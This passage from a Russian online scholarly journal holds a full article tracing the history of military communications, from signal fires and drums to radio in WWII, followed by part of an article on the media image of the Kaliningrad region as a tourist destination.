5. Peregudov F. I., Tarasenko F. P. Introduction to system analysis. M.: Higher School, 1989.

© Карпенко П.П., Селезнев А.В., Пелогейко А.В., Чебунина М.В., Буравцова Д.А., Башкинцева М.В. Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Карпенко П.П., Селезнев А.В., Пелогейко А.В., Чебунина М.В., Буравцова Д.А., Башкинцева М.В. ОСНОВЫ СИСТЕМНОГО АНАЛИЗА // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004

ОТ КОСТРА И БАРАБАНА К РАДИОСТАНЦИИ

FROM THE CAMPFIRE AND THE DRUM TO THE RADIO STATION

Карпенко Петр Павлович, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Вербицкий Александр Анатольевич, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Майбурд Светлана Владимировна, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Островерхий Сергей Михайлович, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Кондратова Ольга Александровна, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Башкинцева Мария Викторовна, научный сотрудник, Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, г. Санкт-Петербург

Karpenko Pyotr Pavlovich, Researcher, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Verbitsky Alexander Anatolyevich, Researcher, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Mayburd Svetlana Vladimirovna, Researcher, Marshal of the Soviet Union S.M.
Budyonny Military Academy of Communications, St. Petersburg

Ostroverhiy Sergey Mikhailovich, Researcher, Marshal of the Soviet Union S.M.
Budyonny Military Academy of Communications, St. Petersburg

Kondratova Olga Aleksandrovna, Lecturer, Marshal of the Soviet Union S.M.
Budyonny Military Academy of Communications, St. Petersburg

Bashkintseva Maria Viktorovna, Researcher, St. Petersburg State University of
Telecommunications named after Prof. M.A. Bonch-Bruевич, St. Petersburg

Аннотация: Военная связь как часть военного искусства прошла долгий и сложный путь в своем развитии. В различные эпохи и на разных этапах развития военного искусства роль связи, ее задачи и способы организации были различными. Зарождение военной связи относится к глубокой древности. Первые средства связи, весьма примитивные, появились в то время, когда боевые действия были еще очень несложны. В дальнейшем по мере увеличения численности вооруженных сил, оснащения их более совершенной боевой техникой, изменения способов ведения боевых действий управление войсками усложнялось. К связи предъявлялись все более повышенные требования, вызывавшие необходимость создания новых средств связи и применения более сложных способов ее организации. В свою очередь совершенствование средств связи делало более гибкой организацию управления войсками, а это оказывало влияние на способы ведения боевых действий.

Abstract: Military communication as a part of military art has gone a long and difficult way in its development. In different epochs and at different stages of the development of military art, the role of communication, its tasks and methods of organization were different. The origin of military communication dates back to ancient times. The first means of communication, very primitive, appeared at a time when the fighting was still very simple. In the future, as the number of armed forces

increased, they were equipped with more advanced military equipment, and the methods of conducting combat operations changed, the management of troops became more complicated. Increasingly high demands were placed on communications, which necessitated the creation of new means of communication and the use of more complex ways of organizing it. In turn, the improvement of communication facilities made the organization of command and control of troops more flexible, and this had an impact on the methods of warfare.

Ключевые слова: средства связи, управление войсками, телеграф, телеграфные линии, телефонный аппарат, радиотелеграф, радиостанция.

Keywords: means of communication, command of troops, telegraph, telegraph lines, telephone, radiotelegraph, radio station.

Одной из основных задач военной связи с древнейших времен была передача сигналов об опасности. Еще в первобытном обществе, когда не было специальных отрядов вооруженных людей, существовала необходимость оповещать членов своего рода или племени об опасности: о нападении враждебного племени, появлении хищников, наводнении, пожаре. Способы оповещения были разные: при помощи костров, зажженных вех, факелов, ударов в выдолбленные стволы деревьев, подвешенные куски железа и т. п., а в более позднее время – при помощи ударов в колокол или в особый барабан-набат.

Столкновения общин и племен происходили тогда на небольшом участке местности. Бой (если можно применить этот термин) велся врукопашную воинами, сражавшимися в тесно сомкнутых рядах. Количество сражавшихся с обеих сторон было невелико, так что вождь мог видеть всех своих воинов и управлять ими, подавая команды или сигналы голосом, свистом, условными знаками или увлекая их личным примером.

С возникновением классов и появлением особых отрядов вооруженных людей в битвах стало принимать участие большее количество воинов, поле боя

значительно расширилось. После появления метательного оружия и создания первых родов войск (легкой и тяжелой пехоты, конницы) боевые порядки войск стали более сложными, усложнилось и само ведение боя. Поэтому возникла необходимость в применении специальных средств, дающих военачальнику возможность руководить воинами в ходе боя.

Еще заметнее усложнилось управление войсками после введения огнестрельного оружия, вызвавшего расчлененное построение войск в бою и применение новых способов ведения боевых действий. Для управления войсками в бою потребовалось увеличение количества средств связи.

Очень важную роль в бою выполняли знамена и значки, принадлежавшие различным военачальникам. На протяжении многих столетий они были одним из основных средств управления войсками, служа ориентирами для обозначения местонахождения военачальников и средством подачи условных сигналов во время боя. По положению знамен и значков военачальники определяли расположение войск, расстановку сил. К знамени или значку собирались воины после битвы.

К древнейшим средствам управления войсками относятся также трубы, рога и барабаны, при помощи которых подавались сигналы о начале или прекращении военных действий (марша, атаки, отхода).

По мере увеличения количества сражающихся, расширения поля боя и повышения маневренности действий для передачи распоряжений военачальника и доставки донесений от подчиненных все шире использовались пешие и конные гонцы или посыльные. Так возникла служба ординарцев и адъютантов.

Военные столкновения общин и племен, носившие случайный характер, с разложением первобытно-общинного строя постепенно приобретали характер войн, в которых участвовали десятки и сотни тысяч людей. Армии рабовладельческих государств совершали длительные походы, при этом они нередко разделялись на несколько колонн, каждая из которых получала

определенную задачу. Управлять такими армиями становилось все труднее. Возникла необходимость поддерживать связь столицы государства с армиями, совершающими поход, а при разделении армии на несколько колонн – связь полководца с каждой колонной. Для этого посылались, гонцы или особо доверенные лица, доставлявшие военные вести и распоряжения. Такой способ управления войсками постепенно совершенствовался и сохранился до наших дней.

Первоначально они назначались каждый раз из числа людей, наиболее пригодных для выполнения данной задачи. В дальнейшем, с усложнением военных действий, в армиях начали выделяться люди, специально предназначенные для доставки письменных и устных распоряжений и донесений на большие расстояния. Так, в России в XVIII в. при полевом управлении действующей армией были введены полевые курьеры (фельдъегери) и создан специальный фельдъегерский корпус.

Служба курьеров и доверенных лиц была связана с работой военной почты, которая зародилась свыше 2000 лет назад. В России почта возникла в XVI в., когда образовалось централизованное государство, для управления которым потребовалась хорошо налаженная связь.

Наряду с достоинствами доставки военных вестей и распоряжений с помощью курьеров, адъютантов и военной почты (относительная достоверность донесений) этот вид военной связи имел и весьма существенный недостаток: очень малую скорость передачи сообщений на большие расстояния. Поэтому естественным было стремление найти способ быстрой передачи сообщений. Важнейшим из таких способов была передача оптических сигналов при помощи огней и дымов. Однако передача только сигналов, хотя бы и на весьма значительное расстояние, не могла удовлетворить потребностей управления войсками. Необходимы были такие способы сигнализации, которые давали бы возможность передавать слова и фразы. Так зародилась идея создания оптического телеграфа. На протяжении

многих столетий человеческая мысль работала над воплощением этой идеи в жизнь. В разных странах были предложены различные проекты устройств оптического телеграфа, но все они были далеки от совершенства [1].

В конце XVIII в. выдающийся русский изобретатель И. П. Кулибин предложил очень простую «дальноизвещающую машину». Семафорный телеграф Кулибина был удобен в обращении и мог быть практически использован для связи. Однако это ценное изобретение осталось нереализованным, так как царское правительство не нашло в нем ничего заслуживающего внимания. Такая же участь постигла изобретения и многих других талантливых русских людей, работавших над созданием систем оптического телеграфа.

Впервые семафорный телеграф был применен для управления войсками во время французской революции. Для связи с армиями, расположенными на главных операционных направлениях, было построено несколько линий такого телеграфа.

В России постройка линий семафорного телеграфа относится к 30-м годам прошлого столетия. В 1833 г. было закончено сооружение самой длинной линии – из Петербурга в Варшаву. Она предназначалась для связи с войсками, расположенными в Польше. Для обслуживания линии, имевшей 145 промежуточных станций, была сформирована специальная телеграфная рота. Телеграммы передавались по этой линии с большой для того времени скоростью.

Постоянные линии семафорного телеграфа имели большое значение для армии, однако вследствие своей громоздкости они не могли обеспечить связь с корпусами и дивизиями, которые часто изменяли место своего расположения. Поэтому возникла мысль о создании походного телеграфа, который мог бы перевозиться с войсками. В разных странах задача создания походного телеграфа разрешалась по-разному. Такой телеграф давал возможность поддерживать связь с тактическими соединениями.

Семафорный телеграф получил широкое применение для управления войсками в конце XVIII и первой половине XIX в. Он был одним из важнейших средств военной связи до появления электрического телеграфа. Опыт его использования имел большое значение для дальнейшего развития военной связи.

Конец XVIII–начало XIX в. характеризуются развитием капитализма во многих странах. Рост и обострение противоречий между капиталистическими странами вызвали появление массовых армий и новых видов вооружения. Введение на вооружение войск нарезного оружия привело к еще большему расчленению боевых порядков. Массовый характер армий, относительная быстрота их действий и применение новых форм ведения войны и боя войсками. Понадобились технические средства связи, которые могли бы обеспечить управление войсками.

Одним из таких средств и был электрический телеграф, изобретенный русским ученым П. Л. Шиллингом. Это изобретение положило начало распространению электрического телеграфа во всем мире. В середине XIX в. во всех экономически развитых странах развернулось строительство линий электрического телеграфа.

Электрический телеграф первоначально применялся главным образом для связи главного командования с крупными штабами.

Так было, например, в России, которая одной из первых применила электрический телеграф в военных целях. В первую очередь строились постоянные телеграфные линии, имевшие военное значение. Во время Крымской войны 1853-1856 гг. строительство постоянных телеграфных линий было ускорено с целью обеспечения связи на основных стратегических направлениях. Однако для управления войсками непосредственно в бою в этот период электрический телеграф не использовался, так как одних лишь постоянных телеграфных линий для связи с корпусами и дивизиями было недостаточно. Для этого требовалось, как и раньше, при использовании

семафорного телеграфа, создание походного телеграфа. Такой телеграф появился в конце 50-х годов XIX в. Благодаря ему в войнах второй половины прошлого столетия телеграфная связь все успешнее применялась для управления тактическими соединениями непосредственно в бою.

В ряде стран, в том числе и в России, в этот период начали создаваться специальные телеграфные воинские части. Одной из первых в 1852 г. была сформирована «телеграфическая рота», предназначенная для эксплуатации постоянной телеграфной линии между Петербургом и Москвой. В мае 1864 г. в России был сформирован Свеаборгский крепостной телеграф, а в 1865 г. – такой же телеграф в Кронштадте. С их созданием было положено начало внедрению электрического телеграфа в русскую армию.

Русско-турецкая война 1877-1878 гг. показала, что электрический телеграф уже вышел из стадии первоначального освоения и стал очень важным средством управления войсками: он использовался русскими не только для связи штаба действующей армии со столицей, но и для управления тактическими соединениями в ходе боевых действий. Благодаря применению телеграфа значительно облегчались сбор сведений об обстановке и передача распоряжений войскам. В частности, для ежедневной отправки донесений об обстановке, как правило, использовался телеграф.

В последней четверти XIX в. было создано новое средство связи – телефон, дающий возможность передавать на расстояние живую человеческую речь. Потребность в таком виде связи назрела уже давно. Особенно большое значение телефонная связь получила, когда маневренность войск увеличилась и боевая обстановка стала часто меняться. Для управления войсками потребовалась быстрая передача донесений и распоряжений. Телефон, обеспечивающий непосредственные переговоры лиц, находящихся на большом расстоянии друг от друга, наиболее полно удовлетворял этому требованию. Поэтому, когда в 1876 г. был изобретён прибор для передачи речи, возникла идея применения этого прибора (телефона) в военном деле. Над

созданием телефонного аппарата, практически пригодного для военных целей, работали многие русские инженеры и офицеры. В результате появился полевой телефонный аппарат, который поступил на вооружение частей связи. Первоначально телефон применялся для связи лишь в крепостях, а также использовался для проверки линий надсмотрщиками в телеграфных ротах. В дальнейшем телефон получил распространение как средство связи в крупных штабах и частях артиллерии и пехоты [2].

В конце XIX в. было изобретено беспроводное электрическое средство связи – радиотелеграф. Оно получило широкое применение в военном деле. Радиотелеграф прежде всего был использован в Военно-Морском Флоте. Одновременно с опытами по внедрению радиосвязи на флоте велись разработки над созданием радиостанций для сухопутных войск. Первые переносные радиостанции были разработаны и применены в русской армии под руководством самого изобретателя радио. Вскоре началось внедрение радиотелеграфа и в других армиях.

Таким образом, на рубеже XIX и XX вв. для управления войсками начали применяться электрические средства военной связи: проводной телеграф, телефон, радиотелеграф. Наибольшее распространение получил тогда проводной телеграф, ставший основным техническим средством связи между штабами – от главного командования до штабов дивизий. Телефонная связь по проводам применялась еще очень ограниченно, а радиотелеграф проходил лишь первые испытания.

К началу XX в. изменились условия ведения боевых действий. Численность армий резко увеличилась, возросла дальность, скорость и эффективность огня артиллерии, появилось автоматическое оружие пехоты, возникли новые тактические формы ведения боя. Все это потребовало изменения методов управления войсками на поле боя, а, следовательно, и обеспечения связи. В этих условиях все более широкое применение находили электрические средства военной связи. Во время русско-японской войны 1904-

1905 гг. недооценка этих средств командованием русской армии тяжело отразилась на управлении войсками. Только поражения и большие потери заставили понять, что нельзя управлять войсками без широкого использования электрических средств связи.

Во время войны связь между крупными штабами поддерживалась при помощи телеграфа. Для этого использовались военные телеграфные части, а также специалисты и средства связи гражданских ведомств.

В дивизиях и полках значительное применение для управления войсками на поле боя получила телефонная связь. Так, в одной из оперативных сводок сообщалось: «В бою, кроме посылки ординарцев и летучей почты, главным образом работали телефоны как наиболее быстрый способ сообщения».

В ходе русско-японской войны в русской армии впервые был применен радиотелеграф для управления войсками. Первоначально штабы не слишком доверяли радиосвязи, но к концу войны была практически доказана ее польза.

Опыт русско-японской войны оказал влияние на дальнейшее развитие военной связи во всех армиях мира. Повышение значения связи для управления войсками поставило вопрос об организации руководства службой связи. Однако единого руководства службой связи в русской армии создано не было, части (подразделения) связи входили в состав инженерных войск и оснащение их средствами связи по-прежнему зависело от заграницы, так как отечественная промышленность средств связи не развивалась. Все это значительно затрудняло управление войсками во время первой мировой войны, когда на поля сражений были выведены многомиллионные армии.

В ходе первой мировой войны совершенствовались старые виды боевой техники, появились новые рода войск: танки, авиация, химические войска; произошли глубокие изменения в тактических формах ведения боя, а, следовательно, и в методах управления войсками.

В начале войны, когда боевые действия носили маневренный характер, особое значение имели гибкость и мобильность управления войсками. В этот период в воюющих армиях, в том числе и в русской, выявилось много недостатков в организации связи. Сказались недостаточная подготовка штабов к работе в новых условиях и недооценка значения связи, существовавшая до войны. Обстановка требовала очень быстрой передачи сообщений, а организация связи оставалась старой, не удовлетворяющей новым требованиям. По-прежнему связь часто поддерживалась с помощью конных ординарцев и летучей почты. Из электрических средств связи главное внимание уделялось проводной связи, а радиосвязь использовалась редко и неумело. Достаточно сказать, что в начале войны в русской армии имелось всего семь полевых радиотелеграфных рот и несколько крепостных радио частей. При использовании радиосвязи допускалась крупная ошибка-передача незашифрованных радиogramм, в результате чего противник узнавал секретные сведения. Недооценка связи как важнейшего средства управления войсками и неумелое использование новых средств связи часто приводили к тяжелым последствиям. Радиосвязь использовалась неправильно и не могла обеспечить управление войсками. В результате потери управления был сорван немецкий стратегический план, разрабатывавшийся десятки лет [3].

Только там, где учитывались новые условия ведения войны, удавалось поддерживать надежную связь, а, следовательно, и сохранить непрерывность управления. В частности, огромную роль в осуществлении устойчивой связи играло правильное использование радиотелеграфа.

Опыт первых месяцев войны показал, что численность войск связи, оснащенность их средствами связи и методы организации связи не соответствовали характеру войны. Разрыв между возрастающими требованиями к связи и ее фактическим состоянием быстро увеличивался.

Поэтому в начале 1915 г. во всех воюющих армиях были проведены мероприятия по улучшению связи. К этому же времени вследствие перехода к

позиционной войне произошли значительные изменения в организации управления войсками. Штабы армий, корпусов и дивизий перемещались редко и на небольшие расстояния. Вместо требования мобильности — основного в маневренный период войны — важнейшим стало требование устойчивости управления в условиях сильного артиллерийского, минометного и пулеметного огня. Эти требования определили и развитие военной связи. В позиционный период войны наибольшее применение получила проводная телефонная и телеграфная связь. Телефонные средства использовались для связи передовых частей и подразделений с тылом, пехоты с артиллерией, а также для связи по фронту. Вместе с тем все большее распространение получили радиосредства, менее уязвимые от огня, чем кабель.

Однако боевой опыт организации и использования военной связи не был научно обобщен, вследствие чего коренных изменений в организации и технике военной связи не произошло.

В нашей стране только после победы Великой Октябрьской социалистической революции вопросы организации стройной системы военной связи и создание самостоятельных войск связи были успешно решены.

В октябре 1919 г. было создано Управление связи Красной Армии во главе с начальником связи. Во всех объединениях и соединениях были введены должности начальников связи и созданы отделы (отделения) связи. При высших штабах были сформированы телеграфно-строительные, телеграфно-эксплуатационные и кабельно-шестовые роты, отдельные батальоны связи, радиодивизионы и радиороты. В батальонах и эскадронах связи стрелковых и кавалерийских дивизий были созданы радиоподразделения.

По мере развития отечественной промышленности войска связи оснащались все более новой техникой. Наибольшее развитие получили именно те средства связи, которые способны были обеспечить управление

войсками в маневренных видах боевых действий. Количество радиосредств во всех армиях непрерывно возрастало. Наряду с тяжелыми радиостанциями, предназначенными для применения в крупных штабах, появились небольшие переносные радиостанции, использовавшиеся в частях и даже подразделениях. Создалась возможность применения радиосвязи во всех звеньях управления войсками.

Ко времени боев с японскими захватчиками на озере Хасан (1938 г.) и в районе Халхин-Гола (1939 г.) Советская Армия имела радиостанции во всех родах войск. Главное командование Советской Армии имело возможность поддерживать прямую радиосвязь со штабами, находившимися в 7-8 тысячах километров от Москвы.

Во второй мировой войне участвовали огромные массы пехоты, танков, артиллерии и других войск, которые разворачивались на широких фронтах и на большой глубине. Боевые действия носили очень напряженный характер, операции отличались большим размахом и высокими темпами проведения. Вследствие высокой подвижности танковых и механизированных войск, массированного применения артиллерии, авиации, новых средств борьбы и маневренного характера боевых действий управление войсками стало еще более сложным, чем в прошлых войнах. Значение связи резко возросло. Потеря ее означала потерю управления войсками, а это в свою очередь почти неизбежно приводило к поражению. Основным средством управления в подвижных видах боя стала радиосвязь [4].

Для управления войсками в Советской Армии в период Великой Отечественной войны 1941-1945 гг. использовалось большое количество радиостанций. О насыщенности нашей армии радиосредствами можно судить хотя бы на примере боев за освобождение Белоруссии от немецко-фашистских захватчиков в 1944 г.: в этих боях советские войска имели несколько десятков тысяч радиостанций.

Благодаря такой насыщенности радиосредствами подразделений, частей и соединений всех родов войск Советской Армии управление войсками было надежным и устойчивым. Умелое применение радиосвязи повысило эффективность действия авиации, артиллерии и танков, для которых радиосвязь, как правило, была единственным средством управления.

За годы второй мировой войны во всех воюющих странах не только резко увеличилось количество радиостанций, но и произошли значительные качественные изменения радиосредств. Особенно большие успехи были достигнуты в области использования ультракоротковолнового диапазона радиоволн. Широкое распространение получило буквопечатание по радио. Начала внедряться радиофото-телеграфная связь [5].

Таким образом, исторический опыт показал, что развитие военного искусства и усложнение управления войсками неуклонно вызывают потребность в использовании все более сложных средств связи и совершенствовании войск связи. Поэтому для успешного управления войсками в условиях современной войны необходимо дальнейшее совершенствование средств связи и развитие войск связи.

Литература:

1. Беликов Б. С. Телеграф и телефон. Гостехиздат, 1958
2. Войшвилло Г. В. Общий курс радиотехники. Воениздат, 1950.
3. Войска связи Советской Армии. Краткий очерк. Под редакцией Маршала войск связи И. Т. Пересыпкина. Воениздат, 1948.
4. Гурин А. С., Кузьмин А. А и др. Телефония, Воениздат, 1954.
5. Гроднев И. И., Ефимов И. Е., Маримонт Л. Б. Линии связи. Воениздат, 1956.

Literature:

1. Belikov B. S. Telegraph and telephone. Gostekhizdat, 1958
2. Voishvillo G. V. General course of radio engineering. Voenizdat, 1950.

3. Signal troops of the Soviet Army. A brief essay. Edited by Marshal of the Signal Troops I. T. Peresypkin. Voenizdat, 1948.
4. Gurin A. S., Kuzmin A. A and others . Telephony, Voenizdat, 1954.
5. Grodnev I. I., Efimov I. E., Marimont L. B. Communication lines. Voenizdat, 1956.

© Карпенко П.П., Вербицкий А.А., Майбурд С.В., Островерхий С.М., Кондратова О.А., Башкинцева М.В. Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Карпенко П.П., Вербицкий А.А., Майбурд С.В., Островерхий С.М., Кондратова О.А., Башкинцева М.В. ОТ КОСТРА И БАРАБАНА К РАДИОСТАНЦИИ // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 338

ОБРАЗ КАЛИНИНГРАДСКОЙ ОБЛАСТИ В МЕДИАПРОСТРАНСТВЕ КАК ЦЕНТРА ПРИТЯЖЕНИЯ ТУРИСТОВ

THE IMAGE OF THE KALININGRAD REGION IN THE MEDIA SPACE AS A
CENTER OF ATTRACTION FOR TOURISTS

Гончарова Екатерина Александровна, Балтийский федеральный
университет имени Иммануила Канта, г.Калининград

Goncharova Ekaterina Aleksandrovna, Immanuel Kant Baltic Federal
University, Kaliningrad

Аннотация: В настоящее время, в связи с международной политической ситуацией и проведением специальной военной операции на Украине, существует большая неопределенность и риски при внешнем туризме Российских граждан. Именно сейчас создались уникальные условия, которые способствуют интенсивному развитию внутреннего туризма в России. Калининград – это особый регион Российской Федерации, который интересен жителям России как регион для смены места постоянного жительства, так и в туристическом плане. В настоящей статье, автором предпринята попытка научного анализа и критического осмысления образа Калининградской области в медиапространстве как центра притяжения туристов.

Abstract: Currently, due to the international political situation and the conduct of a special military operation in Ukraine, there is great uncertainty and risks in the external tourism of Russian citizens. It is now that unique conditions have been created that contribute to the intensive development of domestic tourism in Russia. Kaliningrad is a special region of the Russian Federation, which is interesting to residents of Russia as a region for changing their place of permanent residence, and in terms of tourism. In this article, the author attempts a scientific analysis and critical understanding of the image of the Kaliningrad region in the media space as a center of attraction for tourists.

Ключевые слова: развитие туризма, внутренний туризм в России, Калининградская область, притяжение туристов.

Keywords: tourism development, domestic tourism in Russia, Kaliningrad region, attraction of tourists.

Для развития туризма в Калининградской области, необходимо, чтобы СМИ как на региональном, так и на федеральном уровне, освещали Калининград и Калининградскую область, как центр привлечения туристов.

Через СМИ необходимо привлекать туристов со всей территории России. Для этого необходимо формирование регионального туристического бренда.

Многие СМИ на федеральном уровне информируют население России о том, что Калининградская область входит в число лидеров российского туристического рынка по показателям туристической привлекательности и соотношению «цена/качество». Установилась устойчивая динамика прироста турпотока (в среднем на 15-17% в год). [6, с. 81]

В последние 3 года туристический поток возрос до 2 млн. человек в год. В 2019-2021 году прирост составил рекордные 25%. Калининградская область стабильно входит в десятку лучших регионов России по темпам развития туризма (на основе всероссийского рейтинга по оценке эффективности

деятельности органов исполнительной власти субъектов РФ в сфере туризма), так и популярности среди туристов (на основе рейтингов сайтов бронирования).

За период 2019-2021 годов: [2, с. 391]

- среднегодовая загрузка коллективных средств размещения возросла на 30% за счет увеличения турпотока на «крыльях сезона» и в праздничные даты низкого сезона; на данный момент среднегодовая загрузка гостиниц и иных коллективных средств размещения 55-60%, санаториев - 85%. В высокий сезон загрузка номерного фонда - до 100%.

- состояние пляжей и их обустройство имеют одни из лучших показателей в стране, в том числе лидируя по критериям доступности для маломобильных групп населения (Зеленоградск, Пионерский, Янтарный, Балтийск) и международным критериям экологической безопасности «Голубой флаг» (Янтарный);

СМИ так же отмечают в своих репортажах о том, что компанией «Strategy Partners» был представлен проект стратегии продвижения Калининградской области и позиционирования ее как привлекательного туристского направления. В данном проекте даются рекомендации по эффективной работе с маркетинговыми коммуникациями:

1. Разработка бренда региона:

- создание основы (платформы) бренда с учетом новых приоритетов маркетинговой стратегии;

- доработка идентичности бренда - вербальных и визуальных коммуникаций, которые будут использованы в рекламных кампаниях.

2. Повысить осведомленность, донести ключевую идею:

- реклама в целевых СМИ.

- публикации в целевых печатных СМИ.

- Product Placement: Сбор наиболее интересных исторических событий, имевших место быть в КО, которые могут быть экранизированы/

использованы в качестве площадки для видеоигр. Установление контактов с производителям фильмов, видеоигр, издательствами и организация размещения визуальных материалов о регионе в фильмах, книгах, видеоиграх или рекламных роликах. Эти механизмы направлены на развитие отрасли и безусловно должны быть проработаны.

Калининградская область обладает огромным потенциалом в развитии и возможностью стать «западным локомотивом» для всей Российской Федерации, формировании качественной инвестиционной базы, как основы функционирования эффективной инновационной экономики, но и имеет ряд проблем, требующих своего скорейшего урегулирования.

Кроме того, местным и федеральным СМИ необходимо расширять и формировать систему информационной поддержки туристов: организацию туристическо-информационных центров, разработку и ведение интернет-страницы, содержащей всю информацию в доступе на нескольких языках, предоставляющую полную информацию на разных языках, образование круглосуточного call-центра. Немаловажно формирование транспортной инфраструктуры в туристических городах, оборудованной вывесками и дорожными указателями. Данные инструменты широко используются многими странами мира и позволяют увеличить туристический поток. [4, с. 18]

Само понятие туристский информационный центр обозначает некое учреждение, которое занимается донесением и предоставлением информации об имеющихся туристических объектах и ресурсах на территории отдельной административно-территориальной единицы или населенного пункта до туристов.

Основной задачей туристского информационного центра (ТИЦ) является формирование взаимодействия, направленного на возникновение широкого информационного пространства и создание социального

пособничества субъектов туризма. Хотя Российские ТИЦ появились не так давно, они способствуют решению таких задач как: [5, с. 178]

- создание информационного пространства существующего внутреннего туризма. Это выражается в разработке регионального туристского сайта, интерактивной карты с различными маркировками, а так же в создании календаря туристических мероприятий;

- работа ТИЦ часто включает в себя организацию и проведение экскурсий, содействие в различных сотрудничествах туристических гидов-профи и туристов-клиентов. ТИЦ отвечает за исполнение трансфертных услуг, разрабатывает логистический маршрут до места назначения, а так же берет на себя услуги по брони гостиничных номеров и туров. Иными словами, ТИЦ - это системный координатор обширного спектра туристических услуг.

Присутствие работающего ТИЦа в регионе является индикатором высокой развитости туристской отрасли. Организация формируется при выявленной потребности в стратегическом, гармоничном продвижении имеющегося туристического продукта в рамках отечественного и зарубежного рынках. Что является показателем основательного уделения внимания региональных госструктур к вопросу развития туристической дестинации. Деятельность ТИЦ оказывает положительное влияние на туристический поток региона, что в свою очередь ведет к возникновению потребности в формировании новых информационных центров. Оба процесса оказывают помощь для развития культурного, социального и туристического потенциала государства. [8, с. 23]

Работа Регионального информационного центра туризма Калининградской области основополагается на развитие внутреннего и выездного туризма региона. Персонал организации предоставляет широкий ассортимент развлекательных и познавательных экскурсионных программ в черте города и в границах области, содействуют в аренде любого транспорта, помогают в поиске и определении гида-переводчика или экскурсовода,

рассказывают о формальностях при оформлении выездных документов, имеющейся сети общественного транспорта и местах размещения, для различных видов туризма в Калининградской области.

Информационные стенды при входе в ТИЦ, как и интернет-страница организации, содержат всю необходимую информацию об области (карты, схемы, каталоги, брошюры и т.д.). Все это рассказывает об исторических и туристических достопримечательностях региона, кинотеатрах, музейных выставках, театрах, проводимых фестивалях и концертах, а так же деловых и научных конференциях. А для проведения досуга можно узнать адреса магазинов, ресторанов и ночных клубов.

На базе ТИЦ Калининградской области реализовались «Международный туристический проект» «ТурИнфо-Нет» и "Программы приграничного сотрудничества Литва-Польша-Россия". [1, с. 844]

Главные мероприятия данного проекта ориентированы на последующее расширение сети ТИЦ на территории всей прибрежной зоны региона, а так же, формирование системы информирования туристов для обеспечения удобства пребывания в Регионе, модернизации системы сбора и распространения информации об объектах туристического показа, создание трансграничных маршрутов и развитие области как целостной дестинации.

Функции, выполняемые ТИЦ Калининградской области: [7, с. 186]

1. Координация:

- сбор и обработка информации туристической направленности;
- составление базы данных экономических, туристических, культурных и творческих ресурсов Калининградской области;
- формирование взаимосвязи между туристическими объектами внутри региона;
- разработка новых туристических продуктов и маршрутов;
- улучшение взаимодействия между бизнесом, обществом и властью в туристическом секторе.

2. Продвижение:

- продвижение туристического потенциала Калининградской области, как на внутреннем, так и на внешнем рынке с помощью развития мультязычного туристического веб-портала;
- разработка, производство и распространение справочно-информационных материалов;
- размещение информации на городских стендах и ТВ каналах;
- участие в региональных и международных туристических выставках.

3. Информирование:

- распространение информационных буклетов, карт и каталогов;
- устное информирование гостей и жителей региона об условиях оформления виз, средствах размещения и транспортной системе, экскурсионных услугах, туристических объектах, маршрутах и событиях, проходящих на территории Калининградской области.

Перспективы развития. При возникновении дефицита инфраструктуры, и дискретности любых сведений, ТИЦ обязан оказывать активную помощь в создании положительной туристической субкультуры и стереотипов. Такие цели создают спектр задач, необходимых для решения туристическо-информационным центром: [3, с. 122]

- внедрение на международном, национальном и региональном уровнях в проф. сообщество ТИЦ; определение и сотрудничество с ключевыми структурами, создание проф. связей;
- внедрение в проф. сообщество туристической отрасли, достижение взаимосвязи и совместной работы с государственными органами, а так же с образовательными, научными и культурными учреждениями;
- разработка сайта и наполнение его актуальным контентом, формирование календаря туристических мероприятий области;
- ведение работы call-центра;

- постоянное повышение проф. квалификации персонала, участие в различных грантах и образовательных программах;

- формирование информационного пространства, путем создания и проведения различных акций на уровне региона, использование СМИ;

ТИЦ, в рамках туристического маркетинга, способствует увеличению темпа роста самостоятельного и организованного туристского движения, поднимая уровень его качества. При определении взаимных связей с туристом образуется рационализация модернизации туристической инфраструктуры административного образования, а так же, осуществляется контроль за потоками туристов. ТИЦ оказывает большое влияние как на внутрирегиональную систему туризма, так и на внешнюю среду.

ТИЦ играют роль необходимого элемента в коммуникационном процессе туриста с государством. Именно они призваны собирать необходимую информацию, обеспечивающую развитие туризма внутри региона. Более полный и ценный набор информации привлечет внимание туриста и, оказывая влияние на туристские предпочтения, окажет ему незаменимую помощь в перемещении и исследовании региона.

Литература:

1. Бабкина, Т. В. Теоретические аспекты оценки конкурентоспособности региона как составляющей его имиджа / Т. В. Бабкина, Т. П. Колесникова // Экономика, предпринимательство и право. – 2022. – Т. 12. – № 2. – С. 835-846.
2. Громов, А. А. Развитие туризма как фактор формирования имиджа территории / А. А. Громов // Научный электронный журнал Меридиан. – 2020. – № 8(42). – С. 390-392.
3. Дабуль, О. В. Роль местных СМИ в формировании туристической привлекательности региона / О. В. Дабуль // Mass-media. Действительность. Литература: под ред. Е.Н. Брызгаловой, И.Е. Ивановой / Тверской государственный университет, Кафедра журналистики,

рекламы и связей с общественностью. – Тверь: Тверской государственный университет, 2018. – С. 120-124.

4. Кузнецова, А. И. Факторы актуализации регионального потенциала сектора туризма и гостиничных услуг / А. И. Кузнецова, Е. Н. Нархова // Гостиничное дело. – 2022. – № 1. – С. 13-21.
5. Лизаркин, А. Р. Роль архитектуры в формировании имиджа города Хабаровска / А. Р. Лизаркин, Н. Н. Панчук // Новые идеи нового века: материалы международной научной конференции ФАД ТОГУ. – 2018. – Т. 2. – С. 176-180.
6. Нуждова, Е. Н. К вопросу о формировании туристического имиджа города / Е. Н. Нуждова // Наука и Образование. – 2022. – Т. 5. – № 1. – С. 76-84.
